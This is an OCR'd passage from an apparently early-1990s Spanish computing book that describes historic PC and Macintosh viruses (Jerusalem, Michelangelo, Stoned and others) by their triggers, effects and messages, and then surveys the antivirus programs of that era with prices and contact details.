1704, también llamado *Blackjack,* es el mismo que el *1701*, pero con 3 bytes más. El *1704-B* es igual al *1704*, pero la visualización de la cascada ha sido reemplazada y lo que sucede es la repetición del proceso de carga inicial cuando se activa el virus. El *1704-C* es igual al anterior, pero su fecha de activación se da en diciembre de cualquier año. Por último tenemos el *1704-D,* que no respeta ni a las máquinas originales de IBM.

Virus Datacrime. Infecta los archivos ejecutables con extensión .COM y se instala como residente en la memoria de la computadora. su longitud es de 1 280 bytes, por lo que también recibe el nombre de virus 1 280 o Columbus Day. Se aloja al final de los archivos infectados, pero envía 3 bytes al principio del archivo para que al ejecutarse, lo primero que se active es el virus.

No ataca al archivo COMMAND.COM, pues está programado para no contagiar los archivos cuyo nombre contenga como séptima letra una D. Después del 12 de octubre de cualquier año, cuando se ejecuta presenta en la pantalla un mensaje que dice: DATACRIME VIRUS RELEASED: 1 MARCH 1989.

En ese momento realiza un formateo de bajo nivel --[Low level format]-- en el disco duro.

Virus dBASE. Virus residente en memoria que ataca archivos .DBF, alterando sus códigos iniciales y trasponiendo aleatoriamente 2 bytes. Crea un archivo BUG.DAT, en donde lleva un registro de sus infecciones, las cuales realiza sobre los archivos ejecutables .COM y .EXE. Su longitud es de 1 864 bytes; fue descubierto en Nueva York por Ross Greenberg.

Al ejecutarse uno de los programas infectados, se instala en la memoria y espera cualquier intento de abrir un archivo .DBF para proceder a alterarlo, modificando los datos de modo que aparezcan como correctos. Después de 90 días, anula el directorio raíz y la tabla de asignación de archivos --[File Allocation Table (FAT)]--. Algunos investigadores del problema de los virus recomiendan crear en los discos un archivo BUG.DAT y cambiarle el atributo a *sólo lectura* --[*read only*]--, para no dejarle al virus la posibilidad de crearlo, evitando así su propagación.

Virus DOS o UNESCO. Infecta los archivos ejecutables .COM y apareció por primera vez en Moscú; en abril de 1988. Se presentó al público en un campamento veraniego de computación para niños, patrocinado por la UNESCO. Los programas infectados realizan una repetición de la carga inicial del sistema cuando se ejecutan. La variante *62-B* de este virus no realiza la repetición de la carga inicial, sino que cuando se activa suprime el programa ejecutado.

Virus Devil's Dance (Baile del diablo). Es un virus del tipo TSR --[Terminate and Stay Resident]-- que fue descubierto en México a fines de 1989. Infecta archivos ejecutables .COM y tiene una longitud de 941 bytes.

Puede infectar al mismo programa varias veces hasta que lo hace crecer arriba de los 64 kb, lo que hace que el sistema operativo DOS ya no lo reconozca como archivo .COM y no lo ejecute. Cuando está activo en la memoria y se intenta eliminarlo restableciendo el sistema con CTRL+ALT+DEL, presenta un mensaje en la pantalla: "Did you ever dance with the devil in the weak moonlight? Pray for your disks"!! The Joker. (¿Has bailado con el diablo bajo la tenue luz de la luna? ¡Reza por tus discos! El Guasón).

Virus Dark Avenger. Un virus originario de Bulgaria, conocido además como Eddie, Diana, VAN Soft y otros nombres, que fue descubierto en septiembre de 1989, cuya longitud es de 1 800 bytes. Este virus infecta los archivos ejecutables .COM, .EXE, .OVL y .OVR, incluyendo el COMMAND.COM. Es muy prolífico y es capaz de infectar hasta los archivos que se copien con los comandos COPY y XCOPY del DOS, de tal manera que aunque los disquetes "origen" o "destino" no estén infectados, al terminar de copiar los archivos, los ejecutables queden infectados.

Este virus contiene las siguientes palabras en su código: "The Dark Avenger, copyright 1988, 1989", y el mensaje "This program was written in the city of Sofia. Eddie lives... Somwere in Time!"

Eggbeater. No se trata en realidad de un virus informático, sino de un Caballo de Troya que erróneamente, por sus características, se ha identificado como un virus.

A diferencia de otros Caballos de Troya, Eggbeater cuando se ejecuta no manifiesta actividad alguna en la pantalla del monitor, pero a partir del momento en que se activa comienza a borrar todos los archivos que haya en los discos del sistema.

Una vez que ha concluido su destructiva labor, visualiza en la pantalla el mensaje "ARF, ARF! Gotcha!". La razón por la que no se considera como virus es que no tiene la capacidad de duplicar su código, lo cual es su principal característica.

Virus Golden Gate o Virus 500. Aunque se ha clasificado como un virus original, se supone que es el *SF* (*Alameda-C*), modificado para formatear la unidad C cuando acaba el contador. Es muy remoto que las infecciones de este virus se lleguen a activar, pues el contador está programado para actuar al llegar a 500 infecciones con el mismo equipo (de 500 discos diferentes). Se espera que la infección nunca se llegue a activar por las características tan difíciles de cumplir en una sola sesión de trabajo, ya que el contador regresa a cero cada vez que se apaga la computadora.

Golden Gate-B ha reducido su contador para activarse a las 30



Figura MF 9-2: Virus de Turín activado en la pantalla. Se activa en forma aleatoria cuando se dán las condiciones programadas en su código.

infecciones. El *Golden Gate-C*, también llamado *Mazatlán*, puede infectar discos fijos o duros, incrementando su posibilidad de activación, pues cada vez que se carga el sistema, se hace con el mismo disco.

Virus Italian, de Turín o "de la Pelotita". También llamado *Veracruz, Bouncing Ball* o del *Ping Pong*. En muchos países, este virus se ha esparcido en los medios informáticos y —aunque aparentemente no es peligroso— se tienen noticias en algunas publicaciones de Estados Unidos de archivos borrados por él, cuando después de detectarlo en la pantalla, el operador no apaga la computadora sino sigue mirando la pelotita que rebota de un lado a otro. Esto es algo que no pudimos comprobar, pues aunque dejamos activado el virus por mucho tiempo no produjo daños.

Fue reportado por vez primera en marzo de 1988, y en su versión original sólo infectaba disquetes. Funciona en forma aleatoria, es decir, que no siempre se activa cuando está trabajando la computadora, pero en algunas ocasiones, cuando se producen las condi-

ciones apropiadas (parece que se activa cuando se realiza un acceso de lectura o grabación en el momento que el reloj del sistema marca las medias horas, 8:30, 12:30, etc.), se llega a presentar y produce una molesta pelotita que rebota a lo largo de la pantalla.

Algunos usuarios que padecen este molesto virus en sus sistemas, se han acostumbrado a vivir con él, y cuando aparece, la única solución que aplican es apagar la computadora y esperar que en la próxima sesión de trabajo no se presente.

La única modificación que se conoce es *Italian-B,* que sí infecta los discos duros. Se han desarrollado varios programas antivirus que se especializan en la detección y vacuna contra este virus en particular, y en general, para detectar los movimientos extraños que se realicen en la unidad de disco, previniendo así al usuario para que pueda tomar las medidas adecuadas.

Virus Jerusalén, Israelí o del Viernes 13. Es un famoso virus que se descubrió a fines de 1987 en la Universidad Hebrea de Jerusalén en los discos de las PC de IBM y sus compatibles. Se dice que fue desarrollado por activistas de la Organización para la Liberación de Palestina (OLP), para que iniciara su acción el 13 de mayo de 1988 con motivo de la celebración del 40° aniversario del último día de Palestina como nación.

Infecta al sistema por medio del archivo COMMAND.COM, pero también ataca los programas ejecutables, incluyéndose al final de éstos e incrementando la longitud del archivo en 1808 bytes. El virus se instala como residente en memoria, haciendo que la ejecución de los programas sea considerablemente más lenta.

La versión original se reproducía tantas veces en los programas infectados, que crecían de tal modo que luego no se podían cargar en la memoria; su tamaño no le permitía seguir reproduciéndose en el disco por falta de espacio suficiente, pero posteriormente algún programador resolvió el problema controlando su crecimiento desmedido, facilitando así su propagación controlada.

Su detección no se dificulta si se revisa constantemente la canti-

dad de bytes de los archivos ejecutables, y si se nota alguna modificación, probablemente se trate de una infección por este virus. Si se ejecuta un programa infectado en un viernes 13, se borra del disco, junto con los archivos de control o ejecución (con extensiones .OVR, .OVL, etc.).

Jerusalem-B es la versión modificada con control de infecciones, y *Jerusalem-C* o *New Jerusalem* es la misma, pero omite el código de retraso del cronómetro, por lo que es muy difícil de detectar hasta que se activa. *Black Hole* es la misma versión que *Jerusalem-C*, pero con unas 21 llamadas de interrupciones que parecen no tener sentido, así como un mensaje que dice "antivirus".

Jerusalem-D y *Jerusalem-E* son modificaciones a los anteriores para destruir la tabla de asignación de archivos --[File Allocation Table (FAT)]-- en vez de borrar los programas.

La primera versión se activa en cualquier viernes 13 después de 1990, y la segunda hasta 1992, en la misma fecha. Por último, *Century* y *Century-B* son las modificaciones más recientes, la primera de las cuales se activará el 1o. de enero del año 2000, borrando las tablas de asignación de archivos --[File Allocation Tables (FAT)]-- de todas las unidades conectadas, llenando de ceros los sectores de los discos enlazados al sistema, y poniendo al final en la pantalla el mensaje "Bienvenidos al siglo 21".

Virus Lehigh. Originado en el Centro de Computación de la Universidad de Lehigh, en Pensilvania, también en 1987, infecta el archivo COMMAND.COM del sistema operativo de las PC de IBM o compatibles, incrementando su tamaño en casi 20 bytes.

Se activa al contabilizar 4 infecciones, destruyendo todos los datos y cambiando las fechas de creación de los archivos en tan corto tiempo, que es muy difícil de detectar antes de que empiece la destrucción.

Como se activa cuando detecta la cuarta infección, es lógico que esos cuatro discos o programas contagiarán a otros cuatro cada uno de ellos, y así sucesivamente, reproduciéndose en una progresión

geométrica de infecciones virales, por lo que es uno de los más virulentos que se han detectado hasta ahora.

La única modificación que se le conoce es *Lehigh-2*, que destruye la tabla de asignación de archivos —[File Allocation Table (FAT)]— del disco cuando llega a contabilizar 10 infecciones de la memoria RAM. Es uno de los virus más conocidos y estudiados, por su alta diseminación. La única manera de burlarlo es renombrando el archivo COMMAND COM, cambiándole el atributo a *sólo lectura*, para lo cual habría que modificar los archivos CONFIG.SYS y AUTOEXEC.BAT.

Michelangelo. Este virus fue descubierto en abril de 1991, es un infector del sector de carga y de la tabla de particiones de los discos y su procedencia posiblemente sea de Suecia, pues el primer reporte que se tiene de él viene de esa región. Como la mayoría de los virus, Michelangelo se posiciona en la memoria de las computadoras cuando se "carga" el sistema operativo desde un disquete o un disco duro infectados, y a partir de ese momento infecta cualquier disquete que se introduzca en cualquier unidad de disco, si no está protegido contra escritura.

El virus se instala en la parte alta de la memoria de la computadora pero siempre abajo de los 640 kb convencionales, ocupando 2 048 bytes y genera una protección para evitar ser eliminado, por medio de la interrupción 12 del sistema operativo DOS. Cuando infecta un disquete de 360 kb de 5 1/4", posiciona el sector de carga original —[Boot Sector]— en el sector 11, y si el disquete es de 1.2 Mb de 5 1/4", lo hace en el sector 28, que son el último sector del área de directorio —[Root Directory]—, esto para protegerse, pues ninguna información de datos se sobreescribirá en esos sectores. Si el directorio raíz se llena y necesita sobreescribir en esos sectores, la entrada se borra y no daña al virus.

Michelangelo se activa cualquier 6 de Marzo, pues se cree que fue hecho para "celebrar" ese día el nacimiento de Miguel Angel Buonarroti, Escultor, Arquitecto y pintor italiano. En esa fecha, si su computadora está infectada con el virus, al "arrancar el sistema con el disquete o disco duro enfermo, lo primero que hace el virus es verificar la fecha del reloj de la computadora y formatea el disco, sobreescribiendo en las

áreas de carga, tabla de asignación de archivos y directorio raíz, una serie de ceros si el sistema operativo es PC DOS o F6 si el sistema es MS DOS (información proporcionada por el Club de Virólogos de Microcomputadoras de Guadalajara, verificada en sus laboratorios), con lo que el disco queda sin posibilidad de recuperar la información.

El virus de Miguel Angel se puede detectar y eliminar con varios antivirus: SCAN y CLEAN de McAfee, en sus versiones 80 o posteriores; CPAV (Central Point Antivirus); PC-GUARDIAN, de Tecnología UNO-CERO, de México ; PC-CILIN y otros.

Recientemente se dio gran difusión en los medios informativos sobre las atrocidades que podría llevar a cabo este virus en millones de computadoras en todo el mundo. Efectivamente, si todas esas computadoras se hubieran "cargado" desde discos infectados ese día, la pérdida de información hubiera sido desastrosa e irreparable, pero es casi imposible que todas las computadoras tengan el mismo tipo de virus porque a la fecha se conocen más de 1 000 y cada uno de ellos tiene diferentes formas y fechas programadas de activación.

Para una mayor información sobre las medidas de protección y eliminación de los virus, vea los Macroflashes 5 y 10 de este mismo libro. En particular para este virus, se recomienda que un día antes de cualquier 6 de marzo, **cambie la fecha de su computadora** con el comando DATE del DOS. Si su computadora no tiene batería y reloj permanente, es una buena idea no introducir la fecha de ese día.

nVIR. Este virus se introduce en las computadoras Macintosh, y su origen se supone que ocurrió a mediados de 1987 en Hamburgo, Alemania Occidental. Con muchas variaciones en la versión actual, propiciadas por su código fuente que ha permitido a otros programadores modificarlo, ataca directamente el sistema, por lo cual una vez que está presente infecta toda aplicación que se ejecute, ocasionando la "caída del sistema", el borrado de archivos, la generación de un sonido o "bip" cuando se ejecuta un programa, etc.

New Zealand. También llamado *Virus Stoned,* fue conocido a principios de 1988, en Nueva Zelanda. Se activa después de la octava carga inicial con el mismo disco infectado, presentando el mensaje "Your

computer is now stoned. Legalize Marijuana". No infecta discos duros y parece que no produce daños mayores.

Sus variantes son *New Zealand-B*, que ya ataca a los discos duros y *New Zealand-C*, que además ya no produce el mensaje, por lo que se hace muy difícil de detectar, aunque la mayoría de los virus, cuando están activos en la memoria, redireccionan los intentos de detección y siempre dificultan ésta.

Virus Oropax. Este virus residente en memoria —[Terminate and Stay Resident (TSR)]— se llama también *Virus Music*. Infecta directamente los archivos .COM, interceptando la interrupción 21 del sistema operativo DOS, por lo que en adelante todo intento de crear, renombrar, remover o visualizar cualquier subdirectorio o archivo con extensión .COM activa la infección. Aleatoriamente —[at random]—, al activarse, toca tres melodías en varias ocasiones, con intervalos de 7 minutos.

Retro-Virus. Este es un virus muy especial, y por lo que se puede entender del estudio realizado por Steve Gibson, se hospeda en tres programas de los llamados *shareware* o software compartido, que no tienen nombre. Ataca programas ejecutables y debe su nombre a la forma de comunicarse con las copias de sí mismo, mediante una bandera en forma de trébol que permanece oculta al sistema.

Cuando se activa cualquiera de las tres partes del programa se activa la bandera, y cuando se ejecuta uno de los tres programas infectados, se desactiva. Si el virus detecta que se apaga repentinamente el sistema, supone que se ha removido el programa infectado y espera pacientemente durante algunos meses para después reinfectar los programas que se pongan a su alcance.

Virus SCA. Apareció en octubre de 1987. Proyecta un mensaje en la pantalla del monitor: "Something wonderful has happened— Your Amiga is alive! And even better, some of your disks are infected by a VIRUS! Brought to you by another masterpiece of the Mega-Mighty SCA". Ataca el sector de carga y se posiciona en la memoria al cargar el disco infectado.

Virus Search, Den Zuk o Venezolano. Es un infector del área de

carga inicial —[Boot area]— que se posiciona en la memoria y resiste una reinicialización —[reboot]— de la computadora con las teclas [CTR]+[ALT]+[DEL]. Su principal característica consiste en que infecta los archivos de datos y no los de sistema. No infecta el disco fijo, y cuando se carga el sistema desde éste se desactiva el virus. Después de la reinicialización se presenta una gráfica "Den Zuk" en la pantalla de monitores VGA, CGA o EGA, pero no causa mayor daño.

Sus variantes son *Search-HD*, que infecta también discos fijos, y *Search-B*, que intenta subsanar la falla que tiene la versión original cuando pretende infectar discos de 3 1/2", lo cual no logra. *Virus Sys*, que es una modificación del *Search-HD* y *Sys-B*, realiza el formateo del disco duro cualquier viernes 13 a partir de 1990 (en él persiste el error al intentar atacar unidades de 3 1/2"). Finalmente está *Sys-C*, que realiza operaciones repetidas de carga dos horas después de que se enciende la computadora, momento en que se carga desde un disco que se encuentre infectado.

Virus Scores. Este virus ataca las computadoras Macintosh. Consiste en una bomba de tiempo que se activa a los dos, cuatro y siete días después de la infección del disco. Sus resultados son imprevistos y van desde problemas de impresión y fallas en el sistema, hasta fallas en las operaciones de acceso a disco y modificaciones a los archivos de datos (notas y apuntes).

Se supone que se originó en Electronic Data Systems, de Dallas, a fines de 1987. Posiblemente a principios de enero de 1988, una compañía de Washington vendió, sin saberlo, un buen número de computadoras con el referido virus en el disco fijo. Aunque no afecta los archivos de datos, sí ataca cualquier programa ejecutable, incrementando su longitud en aproximadamente 7 kb, por lo que para su erradicación se deben eliminar todos esos programas, e incluso los archivos de sistema.

La firma Apple, admitiendo su existencia, se ha colocado como pionera lanzando al mercado un programa antiviral llamado Virus RX (que se analiza más adelante en el MacroFlash 10, junto con otras vacunas para sistemas PC, Macintosh, Commodore, etc).

Virus Sunnyvale Slug. Su origen es obvio por su nombre, pero lo

que se desconoce es la fecha de su aparición. Ya en julio de 1988 la revista *Personal Computing* citaba el ataque de este virus a una compañía del norte de California.

Este virus produce algunos efectos benignos y otros destructivos, y forma un mensaje en la pantalla en el que se lee: "Greetings from Sunnyvale. Can you find me?" ("Saludos desde Sunnyvale. ¿Puede encontrarme?"), y a veces modifica el comando COPY del sistema DOS para que elimine o borre información, en vez de copiarla.

Por último, y para concluir este MacroFlash, no debe olvidarse que si se advierte alguna alteración en los archivos, algún intento de escritura en el disco sin que se le haya indicado a la computadora o bien interferencias o mensajes extraños en la pantalla, es probable que se trate de la acción de un virus. Lo primero que debe hacer es ***apagar la computadora***.

Si el sistema tiene al menos una unidad de disquete, esto basta para eliminar el virus de la memoria, pero si tiene disco fijo, es posible que haya que tomar otras medidas que se mencionan en el MacroFlash 5 o utilizar un programa antivirus como los que se analizan en el MacroFlash 10.

MacroFlash 10
Programas antivirus

A partir de la proliferación de los *virus*, se ha desarrollado igualmente una industria dedicada a la creación de programas, llamados *vacunas*, que tienen como finalidad detectarlos, erradicarlos y prevenir las *infecciones virales*.

Como se ha mencionado, el problema con los virus es que están escritos en códigos de programación muy diferentes que tienen características de funcionamiento muy diversas, lo que hace que los programas *antivirus, antibióticos* o *vacunas,* como se les denomina, sólo sean eficaces para combatir el tipo de virus para el cual fueron diseñados.

Existe gran cantidad de *vacunas*, pero debemos tener en cuenta que se han descubierto muchos más virus, los cuales aunados a las modificaciones que se les agregan, representan grandes retos para los programadores que se dedican a ayudar en la *cruzada antivirus*. En Estados Unidos, sin embargo, existen asociaciones que se han dedicado a la creación de programas antivirus que ayudan a erradicar muchos virus, y se actualizan de tal manera que son capaces de reconocer un virus días después de haberse conocido.

A continuación presentamos una lista de los programas antivirus o vacunas más conocidos, desarrollados en Colombia, Estados Unidos y México, incluyendo, cuando es posible, el precio aproximado o equivalente en dólares, y una breve descripción de sus principales funciones, sus características y los procedimientos necesarios para su correcta aplicación en la lucha contra los virus.

Al final de la lista de los antivirus desarrollados en Estados Unidos, se incluyen algunos programas de los cuales no tenemos mucha información, pero están en el mercado y pueden ser la solución a su problema particular de infecciones virales.

Colombia

- **Rombicilina.** Un antibiótico para protección que elimina el virus de Turín o "de la pelotita" --[Bouncing ball]--, creado en julio de 1989 en la Universidad de los Andes para contrarestar los virus de las computadoras IBM y sus compatibles. Se utilizó para erradicar de las computadoras de esa Universidad el mencionado virus, pero las limitaciones de los programas existentes y de la misma Rombicilina —que sólo ataca a ese virus específico—, llevó a la creación del programa *PCcilina,* que ya es capaz de impedir infecciones de múltiples tipos de virus.



Figura MF 10-1: *PCcilina*, una vacuna desarrollada en Colombia para la detección de virus.

- **PCcilina**. Se trata de un antivirus de "amplio espectro". Cuando se ejecuta un programa, funciona exactamente igual que si no estuviera presente la vacuna; no obstruye la memoria y se puede usar conjuntamente con programas residentes --[Terminate and Stay Resident (TSR)]-- con la única desventaja de que al cargar un programa protegido, se notará una demora de aproximadamente 1 segundo por cada 10 kb de archivo, y que al encender la computadora, la demora de carga desde un disco fijo será de 2 segundos.

  Si un virus trata de instalarse en la memoria, lo señala y además lo elimina. Su aplicación más general es la protección de discos fijos. No es un programa residente en memoria y modifica su código aleatoriamente, por lo cual se hace prácticamente imposible diseñar un virus para evadirlo.

- **No_Viernes**. Es la solución contra el *virus de Jerusalén* que ataca los archivos ejecutables. Se instala en la memoria cuando se ejecuta un programa infectado, contaminando a su vez otros programas y modificando la longitud de los archivos.

  El antivirus corrige el tamaño del archivo, regresándolo a su estado normal; verifica un directorio y todos los subdirectorios que éste contenga. Incluye una opción para la detección y eliminación del virus, así como una opción para seleccionar la verificación de los directorios. Para más información sobre este paquete puede escribir a:

  Jorge David Herrera
  Universidad de los Andes
  Departamento de Sistemas y Computación
  Cra. 1a. E No. 18 A-70, Apartado Aéreo 4976
  Bogotá D.E., Colombia

Estados Unidos

No cabe duda de que si alguien está poniendo todo de su parte en esta lucha *antiviral* es John McAfee y sus asociados en Santa Clara, California. El grupo conocido como *McAfee Associates*, junto con él mismo, ha brindado a los usuarios de computación los programas más

confiables para la eliminación de virus. (El número de versión de cada programa correspondía al número de virus que eliminaba, pero actualmente ya reconocen 241 virus diferentes.)

Por la encomiable labor que en la cruzada antiviral ha desempeñado John McAfee, a continuación agrupamos los antivirus desarrollados por la prestigiosa asociación que él dirige. Por tal motivo, no los encontrará usted incluidos en el listado alfabético que relaciona los demás antivirus de Estados Unidos. Ellos son: Clean-up Virus Remover, Jerusalem Virus Desinfector, Netscan, Scanres y Viruscan.

Los programas se obtienen, por medio de módem, del servicio de cartelera electrónica --[Bulletin Board System (BBS)]-- de McAfee Associates, llamando al teléfono (408)988-4004, o escribiendo a la sede de la asociación. Las oficinas están ubicadas en el 4423 Cheeney Street, Santa Clara, CA 95054 U.S.A., y su teléfono es el (408)988-3832. (El medio por el cual se distribuyen estos programas es el de software compartido --[Shareware]--, mediante el pago de una cuota de suscripción o registro acorde con el programa que necesite.)

En el disquete que se incluye gratuitamente con el libro, encontrará los programas Viruscan y Clean-up en sus versiones 6.3V72 (con fecha de diciembre de 1990), los cuales detectan y eliminan los 162 virus conocidos y sus modificaciones, por lo que la suma da un total aproximado de 250 virus con características diferentes

- **Clean-up Virus Remover.** Este programa es el complemento de *SCAN*, igualmente desarrollado por McAfee Associates. Scan busca en la memoria —y en la unidad de disco indicada— la existencia de hasta 241 tipos de virus e informa cuál encontró. Una vez identificado el virus debe procederse a ejecutar *Clean*, el cual los elimina y luego repara el disco infectado. En la mayoría de los casos (Clean reconoce 167 tipos de virus), *Clean* reconstruye los programas dañados y repara el sistema de la computadora, regresándolo a su modo de operación normal.

  Si un virus del sistema no es conocido y lo detecta, Clean-up procede a eliminar el archivo o programa en que está ubicado, evitando así su propagación; pero antes de borrar el o los archivos, pregunta al

usuario si debe continuar o si se cancela el proceso.

Clean-up es uno de los mejores programas *antibióticos* que existen para las enfermedades informáticas. Tiene —entre sus múltiples cualidades— una autoprueba que se activa, al cargarse, para verificar si se ha modificado en alguna forma el programa; y si es ése el caso, da un aviso de peligro, pues es posible que algún virus sea el causante de esa modificación.

Los virus más comunes y que mejor elimina y corrige el programa son:

1260	*1701*	*1704*	*4096*
Alabama	*Alameda*	*Ashar*	*Dark Avenger*
DataLock	*Disk Killer*	*EDV*	*Fish*
Flip	*Invader*	*Jerusalem A*	*Jerusalem B*
Jerusalem E	*Joshi*	*KeyPress*	*Liberty*
Pakistani Brain	*PayDay*	*Ping Pong B*	*Slow*
Stoned	*SunDay*	*Suriv03*	*Taiwan 3*
Taiwan 4	*V800*	*VacSina*	*Vienna*
Violator	*Whale*	*Yankee Doodle*	*ZeroBug*
Plastique			

Una de sus mejoras es que ya reconoce al virus de Jerusalén, por lo que ha suplido al *Jerusalem Virus Desinfector*. El medio por el cual se distribuye este programa es el de software compartido --[Sharewa-re]--, mediante una cuota de registro de 35.00 dólares.

- **Jerusalem Virus Desinfector**. Otro antivirus de la asociación Mc-Afee, creado por Dave Chamber para la desinfección del voraz *virus de Jerusalén* (que ataca los archivos ejecutables de los programas de aplicación). Se debe tener mucho cuidado al proceder con este *antivirus* y leer el archivo de instrucciones que incluye, pues se pueden dañar los archivos .EXE y .COM si no se emplea con cuidado.

  Consta de tres programas: *M–J*, que erradica el virus de los discos fijos; *M–JFA* para atacar los virus de los discos flexibles en la unidad de disco A, y *M–JFB* para los disquetes de la unidad de disco B. Al ejecutarse cualquiera de éstos, inicia una verificación de los archivos

.EXE y .COM en la unidad de disco correspondiente, y si encuentra uno de ellos infectado, pregunta si se desea desinfectar el archivo.

Como el *virus de Jerusalén* infecta en varias ocasiones el mismo archivo, se repetirá esta misma pregunta, a la que usted debe contestar con *Y* cada vez que aparezca. Además, esté consciente que de cada 10 archivos que desinfecta, *M–J* podría destruir parte de la información de uno de ellos. Ese es el precio que hay que pagar por la erradicación del virus.

Después de desinfectados los disquetes o el disco fijo, se debe proceder a eliminar el virus de la memoria RAM, *restaurando* --[reboot]-- la computadora con un disco original de sistema protegido contra escritura. De no hacerlo así, existe la posibilidad de sufrir una reinfección en los archivos ejecutables, pues el virus se mantiene residente en la memoria y sólo será removido cuando se apague la computadora.

M–J se distribuye como software compartido --[Shareware]-- con una cuota de inscripción de 15 dólares.

- **Netscan** *Versión V72*. Se trata de la versión de *Viruscan* para redes --[Networks]--. Verifica las unidades de disco y los servidores --[file servers]--, detectando si existe alguna infección viral.

  El uso de *Viruscan* en combinación con *Netscan* en las terminales individuales permite detectar hasta 161 virus diferentes, entre ellos los más famosos, como: *Pakistani Brain, Jerusalem-B, Alameda, Cascade (1701/1704), Ping Pong, Stoned, Lehigh, Den Zuk, Datacrime (1280/1168), FuManchu, Vienna (DOS 62), April First.*

  Siempre deberá usted usarlo desde un disco protegido contra escritura tecleando Netscan [*x*]; donde *x* es la unidad de disco a verificar. Desarrollado por McAfee Associates, se obtiene por medio de suscripción al servicio de cartelera electrónica --[Bulletin Board System (BBS)]-- de los autores.

  La cuota es variable y va de acuerdo con la magnitud de la red --[network]--. La suscripción incluye el derecho de asesoría a las

empresas para la eliminación manual de los virus detectados.

- **SCANRES.EXE** *Versión 54*. Como todos los antivirus de John McAfee, es una valiosa herramienta en la batalla contra los virus informáticos. La versión que aquí se presenta de *Scanres* es la *V54*. En ella, el archivo *.DOC* contiene la siguiente información: a partir de la versión 46, y en adelante, se han empacado los programas con otro de validación que verifica la integridad (tamaño y fecha de creación del archivo) de *Scanres*, para evitar que el propio *antivirus* sufra la infección.

  Esta es la versión de *Viruscan* que funciona como residente en memoria --[Terminate and Stay Resident (TSR)]-- y previene la introducción de los virus al sistema. Bajo esta modalidad, el antivirus monitorea y rastrea el área de carga inicial --[Boot area]--, la tabla de asignación de archivos --[File Allocation Table (FAT)]--, los archivos ocultos del sistema operativo, el archivo COMMAND.COM, los archivos ejecutables, y se incluye él mismo cuando se carga por vez primera.

